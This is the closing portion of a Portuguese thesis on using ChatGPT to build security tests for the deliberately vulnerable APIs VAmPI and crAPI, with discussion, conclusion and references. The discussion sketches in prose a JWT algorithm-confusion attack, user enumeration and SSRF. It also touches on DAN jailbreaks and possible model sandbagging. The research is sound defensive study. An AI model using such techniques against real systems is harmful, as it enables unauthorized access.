O teste de confusão de algoritmo envolvendo *tokens* JWT e a *API* crAPI também apresentou limitações relevantes durante sua execução. Para montar o *token* desejado, era necessário codificar a chave pública do algoritmo RS256 em base64 e concatená-la à última parte do *token* JWT. No entanto, mesmo com o conhecimento da chave (Figura 14), o *chatbot* demonstrou um entendimento incorreto da tarefa, assumindo que seria necessário construir outro tipo de chave. Como resultado, limitou-se a sugerir comandos e instruções voltadas à criação desse formato. Diversas tentativas foram realizadas, todas frustradas, e mesmo quando instruído a revisar o método, o *chatbot* retornava à mesma abordagem. Diante disso, tornou-se necessária a realização de pesquisa externa para compreender corretamente o processo de exploração por confusão de algoritmo. Somente assim foi possível identificar e explorar com sucesso a falha crítica na validação de *tokens* JWT.

Ao considerar todos os resultados e observações feitas, a resposta à pergunta de pesquisa é afirmativa com ressalvas: sim, é possível que um desenvolvedor inexperiente utilize um *chatbot* baseado em LLM, como o ChatGPT, para criar testes de segurança para *RESTful APIs*, porém, para alcançar uma alta cobertura, necessário em um ambiente comercial, é necessário muito tempo e esforço. O *chatbot* se mostrou eficiente como um copiloto técnico, capaz de automatizar tarefas repetitivas e orientar o raciocínio, mas ainda está longe de substituir a necessidade de interpretação humana no processo de testes de segurança.

Este trabalho também abre a possibilidade de discussão de pontos além do desempenho prático do *chatbot*, como a ética que guia essas ferramentas. Da mesma forma que um profissional pode utilizar dessa tecnologia para reforçar seu *software*, um agente malicioso pode usá-la para achar e se aproveitar de vulnerabilidades em aplicações, sem muita dificuldade. A existência de práticas de *jailbreak*, aproveitando-se da técnica de definição de papéis como o DAN [10], apresenta indícios de que mesmo com precauções de segurança, garantir que os *chatbots* não sejam utilizados para práticas antiéticas é um desafio ainda a ser superado. Junto à preocupação da possibilidade de uso para práticas ilícitas, surge o questionamento de um possível *sandbagging* da capacidade do *chatbot*, termo que se refere à prática de ocultar deliberadamente o verdadeiro potencial de uma ferramenta ou sistema.

Durante o desenvolvimento deste trabalho, a atuação do modelo não demonstrou indícios claros de contenção artificial de suas capacidades, sugerindo que o fenômeno de *sandbagging* pode não ter ocorrido nos cenários explorados. No entanto, dada a natureza opaca dos mecanismos internos que regem as respostas do modelo, não é possível afirmar isso com total certeza. Assim, a investigação sobre possíveis limitações intencionais na performance dessas ferramentas constitui um ponto interessante para estudos futuros.

Outro aspecto relevante a ser considerado diz respeito à possibilidade de o modelo ter antecipado a presença de determinadas vulnerabilidades por já possuir conhecimento prévio sobre elas, em razão do nome das *APIs* ter sido explicitado no prompt inicial dos experimentos. Há indícios dessa hipótese em algumas situações específicas, como no teste de enumeração de usuários conduzido na VAmPI, em que o modelo, após poucas tentativas, foi capaz de inferir corretamente a existência do usuário admin; ou ainda no teste de confusão de algoritmo realizado na crAPI, no qual o modelo indicou corretamente o domínio onde a chave pública poderia ser encontrada já na primeira tentativa. Embora esses episódios levantem a possibilidade de influência de conhecimento prévio, é difícil afirmar com precisão se isso de fato ocorreu, dado que tais comportamentos também podem ser explicados pelo uso de configurações padrão amplamente adotadas nesse tipo de aplicação.

5 CONCLUSÃO

Este trabalho teve como objetivo avaliar a aplicabilidade de modelos de linguagem de larga escala (*LLMs*), representados pelo *chatbot* ChatGPT, no processo de desenvolvimento de testes de segurança para *RESTful APIs*. A proposta foi verificar, a partir de um estudo de caso, se essas ferramentas são capazes de auxiliar usuários com pouco ou nenhum conhecimento prévio em segurança a identificar e explorar vulnerabilidades reais em *APIs* intencionalmente vulneráveis.

Os resultados demonstraram que, embora existam limitações, como a necessidade ocasional de realizar pesquisas externas, esquecimentos de contexto ou explicações técnicas incompletas, o *chatbot* foi eficaz em diversas etapas do processo. Entre as contribuições mais relevantes estiveram: a geração de planos de ataque, a formulação de requisições específicas para teste de *endpoints* e a orientação sobre o uso de ferramentas e técnicas adequadas a cada tipo de vulnerabilidade.

Durante os testes, o ChatGPT auxiliou na exploração de falhas simples, como enumeração de usuários, e falhas mais complexas, como SSRF e confusão de algoritmos de autenticação JWT. A capacidade de sugerir manipulações de *tokens* e redirecionamentos controlados demonstrou que, quando bem guiado e utilizado de forma crítica, o modelo pode atuar como uma ferramenta de auxílio em testes de segurança.

Como resultado deste trabalho, foi possível não apenas avaliar a eficácia do uso destas ferramentas baseadas em *LLMs* no contexto de segurança de *APIs*, mas também identificar boas práticas na interação com elas. Destaca-se a importância da formulação cuidadosa de *prompts*, da validação contínua das respostas e da complementaridade entre automação e julgamento humano durante os testes.

Entretanto, uma limitação relevante do estudo está na dificuldade de determinar com precisão se as respostas fornecidas pelo ChatGPT foram baseadas em conhecimento prévio aprendido durante o treinamento ou em fontes públicas disponíveis na internet, como as próprias APIs utilizadas no experimento. Isso pode ter influenciado a qualidade ou facilidade das respostas geradas, especialmente em contextos onde as informações estavam amplamente documentadas.

Conclui-se, portanto, que *chatbots* baseados em *LLMs* representam um recurso promissor para profissionais iniciantes que desejam realizar testes de segurança em *APIs*, desde que não sejam utilizados cegamente. Este trabalho contribui com a exploração e avaliação da integração entre inteligência artificial e cibersegurança, abrindo caminho para futuras pesquisas e aprimoramentos no uso dessas tecnologias. Como sugestão para trabalhos futuros, propõe-se a investigação do uso de modelos de linguagem menores e

especializados, treinados especificamente para tarefas de teste de segurança.

REFERÊNCIAS

[1] Software Testing Genius. *White Box Unit Testing - A Bottom-Up Approach of Software Testing*. n.d. Acesso em: 22 jun. 2025. Disponível em: <https://www.softwaretestinggenius.com/white-box-unit-testing-a-bottom-up-approach-of-software-testing/>.

[2] WEI, J. et al. Chain of thought prompting elicits reasoning in large language models. *arXiv preprint arXiv:2201.11903*, 2022. Disponível em: <https://arxiv.org/abs/2201.11903>.

[3] SERVICES, A. W. *O que é uma API RESTful?* 2024. Disponível em: <aws.amazon.com/pt/what-is/restful-api/>.

[4] TEAM, A. *API Testing Automation: How Automation Transformed API Security Testing*. 2023. Disponível em: <apisec.ai/blog/api-testing-automation>.

[5] VERMA, R. Cybersecurity challenges in the era of digital transformation. In: _____. [s.n.], 2024. p. 187. Disponível em: <www.researchgate.net/publication/377625512_CYBERSECURITY_CHALLENGES_IN_THE_ERA_OF_DIGITAL_TRANSFORMATION>.

[6] DAS, J. K.; MONDAL, S.; ROY, C. K. Why do developers engage with chatgpt in issue-tracker? investigating usage and reliance on chatgpt-generated code. *arXiv preprint arXiv:2412.06757*, 2024. Disponível em: <https://arxiv.org/abs/2412.06757>.

[7] PEREIRA, A.; LIMA, B.; FARIA, J. P. *APITestGenie: Automated API Test Generation through Generative AI*. 2024. Disponível em: <https://arxiv.org/abs/2409.03838>.

[8] VASWANI, A. et al. *Attention Is All You Need*. 2023. Disponível em: <https://arxiv.org/abs/1706.03762>.

[9] HILARIO, E. et al. Generative ai for pentesting: the good, the bad, the ugly. *International Journal of Information Security*, v. 23, n. 3, p. 2075–2097, 2024. ISSN 1615-5270. Disponível em: <https://doi.org/10.1007/s10207-024-00835-x>.

[10] GUPTA, M. et al. From chatgpt to threatgpt: Impact of generative ai in cybersecurity and privacy. *IEEE Access*, v. 11, p. 80218–80245, 2023.

[11] LE, T. et al. Kat: Dependency-aware automated api testing with large language models. In: *2024 IEEE Conference on Software Testing, Verification and Validation (ICST)*. [S.l.: s.n.], 2024. p. 82–92.

[12] HIGGINBOTHAM, J. *Designing Great Web APIs*. Sebastopol, CA: O'Reilly Media, 2015.

[13] SHISHMANO, K. T.; POPOV, V. D.; POPOVA, P. E. Api strategy for enterprise digital ecosystem. In: *2021 IEEE 8th International Conference on Problems of Infocommunications, Science and Technology (PIC ST)*. [S.l.: s.n.], 2021. p. 129–134.

[14] KOçI, R. et al. Web api evolution patterns: A usage-driven approach. *Journal of Systems and Software*, v. 198, p. 111609, 2023. ISSN 0164-1212. Disponível em: <https://www.sciencedirect.com/science/article/pii/S0164121223000043>.

[15] FOUNDATION, O. *API Security Top 10 (2023 Edition)*. 2023. Disponível em: <owasp.org/API-Security/editions/2023/en/0x11-t10/>.

[16] FIELDING, R. T. *Architectural Styles and the Design of Network-based Software Architectures*. Tese (Ph.D. Dissertation) — University of California, Irvine, Irvine, CA, May 2000.

[17] JAMIL, M. A. et al. Software testing techniques: A literature review. In: *2016 6th International Conference on Information and Communication Technology for The Muslim World (ICT4M)*. [S.l.: s.n.], 2016. p. 177–182.

[18] MCFADDEN, S.; MAUGERI, M.; HICKS, C. Wendigo: Deep reinforcement learning for denial-of-service query discovery in graphql. *IEEE Workshop on Advanced Testing*, 2024. Disponível em: <https://kclpure.kcl.ac.uk/portal/files/251249221/Wendigo.pdf>.

[19] POTH, A.; RRJOLLI, O.; ARCURI, A. Technology adoption performance evaluation applied to testing industrial rest apis. *Automated Software Engineering*, 2025. Disponível em: <https://link.springer.com/article/10.1007/s10515-024-00477-2>.

[20] ARCURI, A. Automated black- and white-box testing of restful apis with evomaster. *IEEE Software*, v. 38, n. 3, p. 72–78, 2021.

[21] PATTIASINA, T. Securing musical streams: Leveraging elgamal encryption in rest api frameworks for pwas. *International Journal of Web and Mobile Technology*, 2024. Disponível em: <https://www.mecs-press.org/ijwmt/ijwmt-v14-n5/IJWMT-V14-N5-1.pdf>.

[22] POSTA, C. *Microservices for Java Developers*. First. Sebastopol, CA, USA: O'Reilly Media, Inc., 2016.

[23] HAGEMANN, L.; KLOTZ, P. From system high to zero trust: The impact of security requirements on a multinational standard with technical specifications for data dissemination. *International Conference on Human-Computer Interaction*, 2024. Disponível em: <https://publica-rest.fraunhofer.de/server/api/core/bitstreams/df1ddccf-cee9-4015-9bff-5aa42d42df10/content>.

[24] GOLMOHAMMADI, A.; ZHANG, M.; ARCURI, A. Testing restful apis: A survey. *ACM Transactions on Software Engineering and Methodology*, 2023. Acesso disponível via ACM Digital Library. Disponível em: <https://dl.acm.org/doi/10.1145/3617175>.

[25] KAPEXHIU, D. Building microservices with node.js: Explore microservices applications and migrate from a monolith architecture to microservices. *IEEE Software Engineering*, 2024. Disponível em: <https://ieeexplore.ieee.org/document/10522564>.

[26] POTH, A.; RRJOLLI, O.; ARCURI, A. Technology adoption performance evaluation applied to testing industrial rest apis. *Automated Software Engineering*, 2025. Disponível em: <https://link.springer.com/article/10.1007/s10515-024-00477-2>.

[27] JAMIL, M. A. et al. Software testing techniques: A literature review. In: *2016 6th International Conference on Information and Communication Technology for The Muslim World (ICT4M)*. [S.l.: s.n.], 2016. p. 177–182.

[28] BOCHMANN, G. V.; PETRENKO, A. Protocol testing: review of methods and relevance for software testing. In: *Proceedings of the 1994 ACM SIGSOFT International Symposium on Software Testing and Analysis*. New York, NY, USA: Association for Computing Machinery, 1994. (ISSTA '94), p. 109–124. ISBN 0897916832. Disponível em: <https://doi.org/10.1145/186258.187153>.

[29] BROWN, T. B. et al. *Language Models are Few-Shot Learners*. 2020. Disponível em: <https://arxiv.org/abs/2005.14165>.

[30] RADFORD, A. et al. Improving language understanding by generative pre-training. *OpenAI Technical Report*, 2018. Disponível em: <https://cdn.openai.com/research-covers/language-unsupervised/language_understanding_paper.pdf>.

[31] DEVLIN, J. et al. Bert: Pre-training of deep bidirectional transformers for language understanding. *arXiv preprint arXiv:1810.04805*, 2019.

[32] GOZALO-BRIZUELA, R.; GARRIDO-MERCHAN, E. C. A survey of generative AI applications. *arXiv preprint arXiv:2306.02781*, 2023.

[33] OpenAI. *DALL · E 3*. 2023. <https://openai.com/pt-BR/index/dall-e-3/>.

[34] OpenAI. *Apresentamos o Whisper*. 2022. <https://openai.com/pt-BR/index/whisper/>.

[35] OUYANG, L. et al. *Training language models to follow instructions with human feedback*. 2022. Disponível em: <https://arxiv.org/abs/2203.02155>.

[36] AI, D. *DeepSeek-Math-7B-Base Model Card*. 2024. Technical documentation with benchmark results. Disponível em: <https://huggingface.co/deepseek-ai/deepseek-math-7b-base>.

[37] TEAM, G.; DEEPMIND, G. *Gemini 1.0: A Family of Highly Capable Multimodal Models*. [S.l.], 2023. Official technical report. Disponível em: <https://storage.googleapis.com/deepmind-media/gemini/gemini_1_report.pdf>.

[38] EHSAN, A. et al. Restful api testing methodologies: Rationale, challenges, and solution directions. *Applied Sciences*, v. 12, n. 9, 2022. ISSN 2076-3417. Disponível em: <https://www.mdpi.com/2076-3417/12/9/4369>.

[39] LIU, P. et al. Pre-train, prompt, and predict: A systematic survey of prompting methods in natural language processing. *ACM Computing Surveys*, 2023.

[40] WHITE, J. et al. A prompt pattern catalog to enhance prompt engineering with chatgpt. *arXiv preprint arXiv:2302.11382*, 2023.

[41] CHEN, B. et al. *Unleashing the potential of prompt engineering in Large Language Models: a comprehensive review*. 2024. Disponível em: <https://arxiv.org/abs/2310.14735>.

[42] WANG, Z. et al. Learning to prompt for continual learning. *CVPR*, 2023.

[43] EFTEE, S. Y. et al. Extraction of app problems and its corresponding user action from user review of apps using few-shot learning. *SSRN*, 2023. Disponível em: <https://papers.ssrn.com/sol3/papers.cfm?abstract_id=5093717>.

[44] GUO, X. et al. Enhancing visual-llm through prompt engineering and a two-stage retrieval-augmented generation algorithm for construction site safety compliance checking. *SSRN*, 2023. Disponível em: <https://papers.ssrn.com/sol3/papers.cfm?abstract_id=5097308>.

[45] CáLAD, J. J. O. Bridging gaps in code generation with large language models. *Repositório Uniandes*, 2025. Disponível em: <https://repositorio.uniandes.edu.co/entities/publication/0b1be56c-0fa5-4668-8509-41552efce8d0>.

[46] LOUIS, A.; DIJCK, G. van; SPANAKIS, G. Interpretable long-form legal question answering with retrieval-augmented large language models. *Proceedings of the AAAI Conference on Artificial Intelligence*, 2024. Disponível em: <https://ojs.aaai.org/index.php/AAAI/article/view/30232>.

[47] EREV0S. *VAmPI: Vulnerability Assessment for RESTful APIs*. 2024. Disponível em: <https://github.com/erev0s/VAmPI>.

[48] FOUNDATION, T. O. *crAPI*. 2024. Disponível em: <https://github.com/OWASP/crAPI>.